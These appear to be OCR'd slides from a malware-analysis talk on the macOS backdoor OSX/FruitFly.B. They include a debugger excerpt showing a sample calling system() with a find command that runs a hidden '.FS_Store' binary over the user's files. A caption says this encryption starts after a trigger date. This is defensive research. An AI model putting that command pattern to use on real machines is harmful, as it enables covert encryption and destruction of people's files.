
encryption of files only starts after 'trigger' time/date!



```
(lldb)
Process 7280 stopped

frame #0: 0x000000010b4eb5f5 .FS_Store
  -> 0x10b4eb5f5 <+1541>: callq 0x10b4ec8fe ; symbol for: system

(lldb) x/s $rdi
0x7fff547123e0: "find /Volumes ~ ! -path "/Users/user/Library/.FS_Store" -type f -size
+8c -user `whoami` -perm -u=r -exec "/Users/user/Library/.FS_Store" {} +"
```


OSX/FRUITFLY

an intriguing backdoor




THE GOAL

analyze OSX/FruitFly.B ...'smartly'



command	description
0	?
1	?
2	*"take screen shot"*


malware's commands



